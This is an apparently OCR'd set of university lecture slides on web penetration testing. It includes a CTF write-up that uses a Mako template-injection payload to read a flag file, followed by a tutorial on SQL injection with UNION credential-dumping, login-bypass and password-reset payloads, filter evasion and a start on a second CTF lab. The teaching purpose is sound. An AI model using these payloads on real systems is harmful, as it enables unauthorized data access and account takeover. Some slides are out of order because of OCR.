After this observation, we can use the cURL utility into Terminal to find more information about the server




```
darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/shark$ curl -I http://34.159.99.169:31052/
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 213
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Tue, 31 May 2022 08:00:15 GMT

darius@bit-sentinel:~/Desktop/Project/CTF/unr22/web/shark$ 
```


From curl output we can conclude the following:

- the web application is based on the Werkzeug Python Server
- this server is vulnerable to SSTI injection

Laboratory: shark



```
<%
import os
x=os.popen('cat flag').read()
%>
${x}
```



```
POST / HTTP/1.1
Host: 34.159.99.169:31052
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://34.159.99.169:31052/
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://34.159.99.169:31052
Connection: close
Cookie: PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1

name=<%
import os
x=os.popen('cat flag').read()
%>
${x}
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 285
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Tue, 31 May 2022 08:06:55 GMT

<!DOCTYPE html><html>
  <body>
        <form action="/" method="post">
            Shark name:<br>
            <input type="text" name="name" value="">
            <input type="submit" value="Submit">

    </form>
    <h2>
      Hello
      CTF{[illegible]
      !
    </h2>
  </body>
</html>
```

Upon searching on the Internet, we learn that if the **"MAKO"** payload is used will lead to reading sensitive information on the server.

Open the Burp Suite and use the next payload on the name parameter:

Thank you for Attention!

contact: *email: gakhalaia@cu.edu.ge*
mob: 598 590158

Manual SQLI

schematics

Giorgi Akhalaia

Tbilisi, 2022

Overview

- SQL Injection
- How to test on SQLI
- sqlmap
- Machine: schematics


Web Penetration Testing

For Educational Purposes Only

In either case,
hacking without a customer's
explicit permission and
direction
is a crime.

What is SQL injection ?

Let's see what SQL injection is, and describe some common examples, explain how to find and exploit various kinds of SQL injection vulnerabilities




```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve.

This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

The impact of a successful SQL injection attack

A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information.

Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines.

In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

SQL injection examples

There are a wide variety of SQL injection vulnerabilities, attacks, and techniques, which arise in different situations. Some common SQL injection examples include:

- **Retrieving hidden data**, where you can modify an SQL query to return additional results.
- **Subverting application logic**, where you can change a query to interfere with the application's logic.
- **UNION attacks**, where you can retrieve data from different database tables.
- **Examining the database**, where you can extract information about the version and structure of the database.
- **Blind SQL injection**, where the results of a query you control are not return

Retrieving hidden data

Consider a shopping application that displays products in different categories. When the user clicks on the Gifts category, their browser requests the URL:

```
https://insecure-website.com/products?category=Gifts
```


This causes the application to make an SQL query to retrieve details of the relevant products from the database:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Retrieving hidden data

This SQL query asks the database to return:

- all details (*)
- from the products table
- where the category is Gifts
- and released is 1.



```
https://insecure-website.com/products?category=Gifts'--
```

The restriction *released = 1* is being used to hide products that are not released. For unreleased products, presumably *released = 0*.

The application doesn't implement any defenses against SQL injection attacks, so an attacker can construct an attack like:

Retrieving hidden data

This results in the SQL query:

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

The key thing here is that the double-dash sequence -- is a comment indicator in SQL, and means that the rest of the query is interpreted as a comment. This effectively removes the remainder of the query, so it no longer includes AND released = 1. This means that all products are displayed, including unreleased products.

```
https://insecure-website.com/products?category=Gifts'+OR+1=1--
```

Going further, an attacker can cause the application to display all the products in any category, including categories that they don't know about:

Retrieving hidden data

This results in the SQL query:

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

The modified query will return all items where either the category is Gifts, or 1 is equal to 1. Since 1=1 is always true, the query will return all items.

Subverting application logic


Consider an application that lets users log in with a username and password. If a user submits the username wiener and the password bluecheese, the application checks the credentials by performing the following SQL query:

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

If the query returns the details of a user, then the login is successful. Otherwise, it is rejected.

Subverting application logic

Here, an attacker can log in as any user without a password simply by using the SQL comment sequence -- to remove the password check from the *WHERE* clause of the query. For example, submitting the username *administrator'*-- and a blank password results in the following query:



```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

This query returns the user whose username is administrator and successfully logs the attacker in as that user.

Retrieving data from other database tables

In cases where the results of an SQL query are returned within the application's responses, an attacker can leverage an SQL injection vulnerability to retrieve data from other tables within the database. This is done using the UNION keyword, which lets you execute an additional SELECT query and append the results to the original query.

For example, if an application executes the following query containing the user input "Gifts":

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

Retrieving data from other database tables

then an attacker can submit the input:

```
' UNION SELECT username, password FROM users--
```

This will cause the application to return all usernames and passwords along with the names and descriptions of products.

Examining the database

Following initial identification of an SQL injection vulnerability, it is generally useful to obtain some information about the database itself. This information can often pave the way for further exploitation.

You can query the version details for the database. The way that this is done depends on the database type, so you can infer the database type from whichever technique works. For example, on Oracle you can execute:

```
SELECT * FROM v$version
```

Examining the database

You can also determine what database tables exist, and which columns they contain.

For example, on most databases you can execute the following query to list the tables:

```
SELECT * FROM information_schema.tables
```

Blind SQL injection vulnerabilities

Many instances of SQL injection are blind vulnerabilities. This means that the application does not return the results of the SQL query or the details of any database errors within its responses.

Blind vulnerabilities can still be exploited to access unauthorized data, but the techniques involved are generally more complicated and difficult to perform.

Blind SQL injection vulnerabilities

Depending on the nature of the vulnerability and the database involved, the following techniques can be used to exploit blind SQL injection vulnerabilities:

- You can change the logic of the query to trigger a detectable difference in the application's response depending on the truth of a single condition. This might involve injecting a new condition into some Boolean logic, or conditionally triggering an error such as a divide-by-zero.
- You can conditionally trigger a time delay in the processing of the query, allowing you to infer the truth of the condition based on the time that the application takes to respond.
- You can trigger an out-of-band network interaction, using OAST techniques. This technique is extremely powerful and works in situations where the other techniques do not. Often, you can directly exfiltrate data via the out-of-band channel, for example by placing the data into a DNS lookup for a domain that you control.

How to detect SQL injection vulnerabilities

SQL injection can be detected manually by using a systematic set of tests against every entry point in the application. This typically involves:

- Submitting the single quote character ' and looking for errors or other anomalies.
- Submitting some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and looking for systematic differences in the resulting application responses.
- Submitting Boolean conditions such as OR 1=1 and OR 1=2, and looking for differences in the application's responses.
- Submitting payloads designed to trigger time delays when executed within an SQL query, and looking for differences in the time taken to respond.
- Submitting OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitoring for any resulting interactions.

SQL injection in different parts of the query

SQL injection vulnerabilities can in principle occur at any location within the query, and within different query types. The most common other locations where SQL injection arises are:

- In UPDATE statements, within the updated values or the WHERE clause.
- In INSERT statements, within the inserted values.
- In SELECT statements, within the table or column name.
- In SELECT statements, within the ORDER BY clause.


SQL injection in different contexts

In all of the labs so far, you've used the query string to inject your malicious SQL payload. However, it's important to note that you can perform SQL injection attacks using any controllable input that is processed as a SQL query by the application. For example, some websites take input in JSON or XML format and use this to query the database.

SQL injection in different contexts

Weak implementations often just look for common SQL injection keywords within the request, so you may be able to bypass the filters by simply encoding or escaping characters in the prohibited keywords.

For example, the following XML-based SQL injection uses an XML escape sequence to encode the S character in SELECT - This will be decoded server-side before being passed to the SQL interpreter.



```
<stockCheck>
    <productId>
        123
    </productId>
    <storeId>
        999 &#x53;ELECT * FROM information_schema.tables
    </storeId>
</stockCheck>
```


Second-order SQL injection

First-order SQL injection arises where the application takes user input from an HTTP request and, in the course of processing that request, incorporates the input into an SQL query in an unsafe way.

In second-order SQL injection (also known as stored SQL injection), the application takes user input from an HTTP request and stores it for future use.

This is usually done by placing the input into a database, but no vulnerability arises at the point where the data is stored. Later, when handling a different HTTP request, the application retrieves the stored data and incorporates it into an SQL query in an unsafe way.

Second-order SQL injection




```
badguy';update users set password='letmein'
where user='administrator'--
```

```
select * from user_options where user='badguy';update users
set password='letmein' where user='administrator'--
```

Second-order SQL injection

Second-order SQL injection often arises in situations where developers are aware of SQL injection vulnerabilities, and so safely handle the initial placement of the input into the database.

When the data is later processed, it is deemed to be safe, since it was previously placed into the database safely. At this point, the data is handled in an unsafe way, because the developer wrongly deems it to be trusted.



```
badguy';update users set password='letmein'
where user='administrator'--
```

```
select * from user_options where user='badguy';update users
set password='letmein' where user='administrator'--
```

Database-specific factors

Some core features of the SQL language are implemented in the same way across popular database platforms, and so many ways of detecting and exploiting SQL injection vulnerabilities work identically on different types of database.

However, there are also many differences between common databases. These mean that some techniques for detecting and exploiting SQL injection work differently on different platforms.


Database-specific factors

- Syntax for string concatenation.
- Comments.
- Batched (or stacked) queries.
- Platform-specific APIs.
- Error messages.

How to prevent SQL injection

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:



```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

How to prevent SQL injection

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

How to prevent SQL injection

Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the WHERE clause and values in an INSERT or UPDATE statement.

They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause.

Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

How to prevent SQL injection

For a parameterized query to be effective in preventing SQL injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin.

Do not be tempted to decide case-by-case whether an item of data is trusted, and continue using string concatenation within the query for cases that are considered safe.

It is all too easy to make mistakes about the possible origin of data, or for changes in other code to violate assumptions about what data is tainted.

Laboratory: schematics


Description:

Welcome to our technology store.

Flag format: CTF{sha256}

Level: Easy

Server: 34.107.45.207:30362



Not secure | 34.107.45.207:30362/login.php

Login

Laboratory: schematics

Laboratory: schematics

After a few attempts of web application reconnaissance using **dirsearch**, we obtain a register endpoint.




```
[06:28:42] 302 -    0B  - /index.php  →  login.php
[06:28:43] 302 -    0B  - /index.php/login/  →  login.php
[06:29:04] 200 -  382B  - /login.php
[06:29:08] 302 -    0B  - /logout.php  →  login.php
[06:30:16] 200 -  362B  - /register.php
```

Laboratory: schematics

After accessing the path obtained during the recon process, we need to create an account.

In this example the following credentials were used: admin: mikheil



